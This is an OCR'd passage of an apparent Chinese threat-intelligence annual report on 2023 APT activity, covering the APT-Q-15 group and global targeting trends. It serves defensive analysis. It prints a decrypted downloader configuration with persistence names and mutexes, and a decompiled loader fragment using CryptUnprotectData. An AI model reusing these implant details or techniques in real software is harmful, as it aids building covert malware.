
（十二）APT-Q-15

关键词：鱼叉邮件、政治、军队、0day

在 2022 年终报告中，奇安信威胁情报中心披露了一个未知组织并将其暂时命名为 APT-Q-XX[312]。经过一年多的跟踪，我们最终赋予其正式编号 APT-Q-15，该团伙主要攻击朝鲜和中国大陆的目标。我们曾经遥测到朝鲜地区的出口 IP 请求过 APT-Q-15 的基础设施，攻击者投递的诱饵内容大部分都来自于朝鲜官媒劳动新闻。

▲ 图 1.32 APT-Q-15 使用的朝鲜官媒劳动新闻诱饵

APT-Q-15使用过多种类型的诱饵，伪装成朝鲜字体安装包的初始载荷如下：



▲ 图 1.33 MSI 恶意安装包

使用Excel加载项文件（.xll）作为诱饵的下载者，双击后会释放xlsx诱饵，文档内容如下：

4	제목	주소
5	[론설] 력사와 현실은 우리당 자립경제건설로선의 정당성과 생활력을 확증한다	http://rodong.rep.kp/ko/index.php?strPageI
6	김덕훈 내각총리 평양시와 남포시의 여러 부문 사업을 현지료해	http://rodong.rep.kp/ko/index.php?strPageI
7	사랑으로 지새우신 한밤	http://rodong.rep.kp/ko/index.php?strPageI
8	위대한 우리 인민의 열화같은 충심	http://rodong.rep.kp/ko/index.php?strPageI
9	위대한 수령 김일성동지의 현지지도 ５０돐 기념보고회 개성시의 여러 단위에서 진행	http://rodong.rep.kp/ko/index.php?strPageI
10	통근길에 어린 은혜로운 사랑	http://rodong.rep.kp/ko/index.php?strPageI
11	희한한 다락식주택구가 전하는 뭇잊을 이야기	http://rodong.rep.kp/ko/index.php?strPageI
12	가을철에도 재해성기후는 계속된다, 항상 각성하여 고도의 긴장상태를 유지하자	http://rodong.rep.kp/ko/index.php?strPageI
13	농업부문에서 중시해야 할 문제	http://rodong.rep.kp/ko/index.php?strPageI
14	연탄군에서	http://rodong.rep.kp/ko/index.php?strPageI
15	신의주시에서	http://rodong.rep.kp/ko/index.php?strPageI
16	대오의 선봉에서, 대중을 불러일으켜	http://rodong.rep.kp/ko/index.php?strPageI
17	어려울수록 앞채를 메자	http://rodong.rep.kp/ko/index.php?strPageI
18	개척로를 열어나가는 전진의 기수들	http://rodong.rep.kp/ko/index.php?strPageI
19	당원발동, 이것이 당결정집행의 근본열쇠이다	http://rodong.rep.kp/ko/index.php?strPageI
20	당중앙위원회 제８기 제５차전원회의 결정관철의 앞장에 당원들이 섰다.	http://rodong.rep.kp/ko/index.php?strPageI
21	새것의 부단한 창조, 이것이 애국이다	http://rodong.rep.kp/ko/index.php?strPageI
22	화성전역에 바쳐가는 뜨거운 지성	http://rodong.rep.kp/ko/index.php?strPageI
23	개척의 길에 새겨진 자욱	http://rodong.rep.kp/ko/index.php?strPageI


▲ 图 1.34 xll 释放的诱饵文档

下载者的配置文件如下：


```
{
    "workingDir": "%ProgramData%\\NetMon",
    "loaderFileName": "y7.db",
    "loaderBackupFileName": "b_y7.db",
    "binExeName": "NetMon.exe",
    "taskSchedulerName": "NetMon",
    "taskSchedulerDescription": "NetMon",
    "xlsxModuleName": "xl _",
    "downloaderName": "j .dll",
    "downloaderMutex": "KA49KUR011J52",
    "loaderMutex": "FAQ3232AQ8JZB",
    "zipUrl": "h                                                                    5(",
    "docFileName": "230228price.xlsx",
    "logUrl": "h                                                                    1",
    "xl__size": 54604,
    "xl__prefix_mark": "68e3f331f59d2d40466f012e60ac525a"
```


▲ 图 1.35 下载者内存解密出来的配置文件

2023年中时，APT-Q-15开始投递CHM诱饵，使用了一整套英伟达的白利用，执行流程如下：



▲ 图 1.36 APT-Q-15 英伟达白利用攻击流程

释放名为nvspcaps1.db的Loader，该Loader会调用CryptUnprotectDate函数实现一机一马，最终内存加载MSF木马。


```
if ( ReadFile(dwBytes_4, lpBuffer, dwBytes, &NumberOfBytesRead, 0i64) )
{
  CloseHandle(dwBytes_4);
  pDataIn.pbData = lpBuffer;
  pDataIn.cbData = dwBytes;
  if ( CryptUnprotectData(&pDataIn, &ppszDataDescr, 0i64, 0i64, 0i64, 0, &pDataOut) )// 针对指定用户
  {
    v1 = HeapAlloc(hHeap, 8u, pDataOut.cbData);
    lpMem = v1;
    if ( v1 )
    {
      memmove(v1, pDataOut.pbData, pDataOut.cbData);
      HeapFree(hHeap, 0, lpBuffer);
      if ( lpMem )
```

▲ 图 1.37 APT-Q-15 解密木马

APT-Q-15还拥有大量的IoT跳板，2023年初与APT28在相同的时间段入侵了Ubiquiti路由器，区别的地方在于APT28将Ubiquiti跳板当作0day攻击的C2使用，而APT-Q-15则将其当作代理。总而言之，东北亚方向的APT组织攻击者手法多变，但这些组织之间（APT-Q-11、APT-Q-12、APT-Q-14、APT-Q-15）均存在部分重叠，我们也只是基于TTP和基础设施对其进行分类，我们认为这些组织究其根源都是当年DarkHotel的分支机构。

三、2023 年境内受害行业分析

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2023 年涉及我国政府机构、科研教育、信息技术、金融商贸、能源行业的高级威胁事件占主要部分，占比分别为：20.4%，18.4%，17.3%，12.2%，10.2%。其次为国防军事、新闻媒体、医疗卫生等领域。受影响的境内行业具体分布如下。



▲ 图 1.38 2023 年高级威胁事件涉及境内行业分布情况

基于上述数据分析，针对我国境内攻击的APT组织活跃度排名及其关注的行业领域如下表。

排名	组织名称	组织名称
TOP1	APT-Q-27 (GoldenEyeDog)	博彩、诈骗
TOP2	APT-Q-29 (Winnti)	信息技术、金融
TOP3	APT-Q-1 (Lazarus)	政府、金融、国防军事
TOP4	APT-Q-31 (海莲花)	政府、科研教育
TOP5	APT-Q-36 (Patchwork)	气象、科研教育
TOP6	APT-Q-20 (毒云藤)	国防军事、政府、信息技术、科研教育
TOP7	APT-Q-12 (伪猎者)	国防军事、商业贸易
TOP8	APT-Q-15	政府、国防军事
TOP9	BerBeroka	金融、新闻媒体、信息技术
TOP10	APT-Q-78	国防军事、科研教育

▲ 表 1.39 活跃组织排名及针对的目标行业


第二章 全球高级持续性威胁综述

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2023 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

本章内容及结论主要基于对上述开源情报以及内部威胁雷达数据的整理与分析。

一、全球高级威胁研究情况

奇安信威胁情报中心在 2023 年监测到的高级持续性威胁相关公开报告总共 369 篇。各月监测数据如下图所示。




▲ 图 2.1 2023 年全球公开的高级威胁报告数量月度统计

二、受害目标的行业与地域


通过开源情报数据显示：全球高级持续性威胁首要针对的四大行业分别为政府机构、国防军事、科研教育、信息技术。2023 年国内外披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 27.9%；涉及国防军事的攻击事件占比为 12.2%；涉及科研教育的攻击事件占比为 11.7%；信息技术相关的事件占比为 10.4%。此外攻击事件发生较多的行业还有金融、通信、新闻媒体、航空航天、医疗卫生、能源。

2023 年高级威胁事件涉及行业分布情况如下图所示。



▲ 图 2.2 2023 年全球高级威胁事件涉及行业分布


高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到披露的大部分高级威胁攻击活动集中在东亚中韩、东欧俄乌、南亚印巴、中东巴以、美国等几个国家或地区。



▲ 图 2.3 2023 年公开披露的高级威胁活动针对的国家和地区


三、活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率最高的 5 个 APT 组织分别是：Lazarus 9.2%，Group123 7.5%，Kimsuky 6.4%，SideCopy 3.9%，APT28 3.4%。其中，Lazarus、Kimsuky 两个组织已连续 3 年跻身于年度公开报告提及率 Top 5 列表内。



▲ 图 2.4 2023 年全球活跃高级威胁组织

进一步对高级威胁活动公开报告中提及或命名的攻击行动/攻击者名称，按照同一背景来源进行归类处理，得到的统计情况如下，总共涉及95个命名的威胁来源。



▲ 图 2.5 2023 年公开披露的高级威胁类攻击组织和行动

四、高级威胁年度活动特点

（一）移动端成为攻击制高点

一直以来，Windows 都是 APT 团伙首要关注的目标平台，而随着近年移动端平台攻击的崛起，针对移动平台 iOS/Android 的 0day 攻击也逐渐增多。相较于 PC 平台，移动端手机在物理上更接近受害者，具备天然的监听优势，同时移动平台中的数据也更加私密且定向。但无论是 iOS 还是 Android 平台，想要实现 0-Click（“零点击”，即无需用户交互）式的漏洞利用攻击，难度都要比传统 PC 平台高上不少，因此能进行相关攻击的团伙通常技术实力积累雄厚或者背靠国家机器。

2023 年 6 月，卡巴斯基披露的 Operation Triangulation 正是这样一起攻击，详细内容可见后文漏洞部分。整个攻击从 2019 年开始，持续了整整四年，其受害者覆盖多个国家的重点企业及相关重要人物，波及范围之大令人膛目。也正是因为这一事件，奇安信威胁中心认为未来还会发生类似的大规模移动端 APT 攻击。

（二）网络设备用作廉价的 C2 屏障及攻击向量

传统的网络设备，如路由、防火墙等常位于企业网络拓扑的关键位置，但长期以来这些设备的安全性都没有得到足够的重视。尽管 NSA 针对防火墙的攻击武器早已于 2017 年曝光，实际上关注这些网络设备本身安全性的人员并不多。此外由于质保过期等各种原因，很多网络设备的安全补丁甚至处于非常滞后的状态，因此近些年来网络设备成为了很多 APT 攻击者的目标，如海莲花、APT28，这些组织会经常攻击一些暴露在外网上存在漏洞的网络设备。被攻陷的网络设备一方面可以作为 C2 的转发器，用于隐藏攻击者的真实 IP，另一方面也可以作为攻击入口进行更深入的横向移动。

（三）网络军火商的强介入影响攻防对抗局面

从早期 Hackteam 一家独大，到如今 NSO、Cytrox、Candiru 三足鼎立，在经历了中间一段时间的平稳过渡后，近几年网络军火商频繁出现在各种攻击活动中，旗下销售武器所针对的目标从移动端 iOS/Android，到终端程序 Chrome、Safari 浏览器，几乎涵盖了当今主流的攻击面，且都是以 0day 漏洞的形式出现。

于攻击者而言，如此火爆的数字武器交易市场，大大降低了发动 APT 攻击的技术门槛，资金成了一切问题的万能解药。因此可以看到最近几年各种高端的网络军火被售卖给各勒索团伙用于勒索攻击，或国家政权用于实施针对特定人群的定向监控活动。而对于处在防御侧的安全厂商来说，则是逐年增加的 0day 攻击活动，以及越发模糊的背景归因，因为网络军火商的存在相当于给原始攻击者加上了额外的反溯源保护。随着网络攻防技术的不断发展，网络空间中不再只有简单的攻击者与防御者的概念，以经济利益为目的各网络军火商将以一种特殊角色介入到二者的对抗之中。

（四）软件二次开发伴随的安全问题凸显

当今计算机世界存在大量由基础项目衍生而来的程序。比如移动端 Android 阵营都是在 Google Android 开源项目的基础上进行二次开发的定制化系统；不少桌面应用程序使用 Electron/Cef 等框架进行构建，而这些框架底层又是以 Chromium 为基础的。二次定制开发固然可以减少开发成本，并提升开发速度，但是也带来了一系列安全问题。上述两个示例中，Android 及 Chromium 是 Goolge 旗下的核心项目，Google 本身对产品安全极为重视，因此这两个项目每天会有大量漏洞被修复，其版本迭代都是非常迅速的，但是基于这些基础项目进行二次开发的厂商却往往鲜少能跟上 Google 更新步伐。

这就导致很多原生项目中已经修复的问题在二级开发的应用中以 0day 的形式重新回归。比如，三星手机的浏览器因未及时跟进 Chromium 的安全升级，导致 CVE-2022-4262/CVE-2022-3038 两个 Nday 被用于在野攻击；此外还有如微信早年因未能及时跟进内置的 v8 引擎代码更新从而出现在野攻击利用的

例子。可以预见未来与软件二次开发有关的攻击会越来越多，这样的攻击对于攻击者而言成本较低，因为相关漏洞的 EXP 已经开源，但在攻击效果上却是 0day 级别的。未来如何尽快跟上原生项目的更新步伐将成为厂商的一大挑战。

（五）针对国产化软件的攻击越来越多

近年来软件国产化进程逐步推进，从操作系统到办公软件，再到邮件服务器，大量国产软件开始涌现。攻击者也随之调整自己的进攻手段，其中一个明显的信号便是在近两年的网络演习中出现了不少针对 WPS 和国产邮件软件的 0day 攻击。重要基础软件的国产化是大势所趋，与此同时，如何确保这些软件的安全性同样值得关注。基础软件形成成熟完善的安全生态需要厂商和安全研究人员双方通力合作，一方面在于国产软件厂商自身对安全的重视程度，另一方面则是建立一套行之有效、利益分配得当的漏洞披露机制，引导更多安全研究人员参与到国产软件的潜在安全问题发现过程中。

五、2023 年全球受害行业分析

APT 威胁是定向性的，攻击者往往会选择特定的行业、地域和受害者目标进行攻击，这些是由 APT 组织在实施行动前制定的阶段性目标和行动背后的动机所决定的。从历史经验来看，APT 组织在一段时间内会保持对其攻击目标行业的专注，这可能也源自攻击组织在针对新的行业实施攻击时，需要时间收集和熟悉目标，调整攻击技战术以适配目标行业，以及构建相应的攻击武器库。

2023 年武装冲突不断，从以色列 - 哈马斯战争到俄罗斯与乌克兰的持续战斗，引发了一系列连锁反应，也体现在 APT 威胁活动对攻击目标的选择上。同 2022 年一样，政府部门、国防军事仍是 2023 年 APT 攻击活动的重灾区。此外，科研教育、信息技术也是 2023 年 APT 威胁的主要行业目标。

（一）政府机构

由国家背景支持的 APT 威胁活动往往与国家利益存在关联，历年来政府机构都是 APT 组织首要攻击目标。然而在 2023 年针对政府部门的 APT 攻击活动中，与外交相关的活动占比超 1/5，较往年显得尤为突出。

从 2022 年延续至今仍未结束的俄乌冲突，催生了多场数字战争，攻击目标从俄乌两国，扩散到欧盟、北约成员国，覆盖甚广。根据开源情报显示，APT29 今年多次针对外交目标，先后仿冒了波兰、乌克兰、土耳其、挪威、德国等北约、欧盟国家大使馆进行攻击[1,2,3,4]。乌克兰计算机应急响应小组 CERT-UA 报告称，APT28 组织于 2023 年 5 月等对伊朗外交机构进行了有针对性的网络攻击[5]。

2023 年 4 月，黑客组织 Anonymous 宣布回归其反以色列运动“OpIsrael”，并积极针对暴露于互联网

的工业控制系统（ICS）设备。从披露的报告来看，MuddyWater等组织也表现出对以色列目标的浓厚兴趣。Sekoia 安全研究人员在报告 [6] 中推测 AridViper 由两个小组组成，一个小组针对以色列和中东地区任何可能参与巴勒斯坦事务的实体进行网络间谍活动，第二个小组重点针对巴勒斯坦哈马斯反对派（包括法塔赫竞争对手运动或个人）进行监视活动。

在已披露的 Saaiwc 攻击活动中，近一半的受害目标与外交部门相关，涉及印度尼西亚 [7,8]、越南 [9] 等国。此外，研究人员发现，蔓灵花组织新增蒙古作为攻击目标，主要针对其外交部门进行攻击 [10]。

（二）国防军事

针对国防军事目标的攻击活动主要集中在东欧、南亚，这两个地区地缘政治关系极度复杂。此外，也有不少新组织瞄准国防军事目标进行攻击。

(1) 东欧地区

东欧地区仍以老牌 APT 组织 Ghostwriter、Turla、Sandworm、APT28 等针对乌克兰的攻击为主，也出现一些新组织，如 2023 年 4 月国内友商披露的一起针对俄罗斯军事部队的攻击活动 [11]。据友商报告，该攻击活动背后的威胁组织 APT-LY-1007 疑似诞生于俄乌网络战时期，主要攻击目的为窃取俄罗斯军事机密。除俄罗斯国防部外，该组织还针对俄罗斯铁路部门。

2023 年 8 月，国外安全厂商 SentinelOne 报告称，俄罗斯国防工业基地于 2022 年 5 月遭到两个东北亚来源的 APT 组织入侵 [12]。根据分析，其中对电子邮件服务器的入侵归因于 Group123 组织，而 Lazarus Group 的后门被单独使用来入侵其内部网络。

(2) 南亚地区

频繁针对国防军事组织进行攻击的南亚地区 APT 组织主要有 SideCopy、透明部落、Patchwork、魔罗枞等组织。

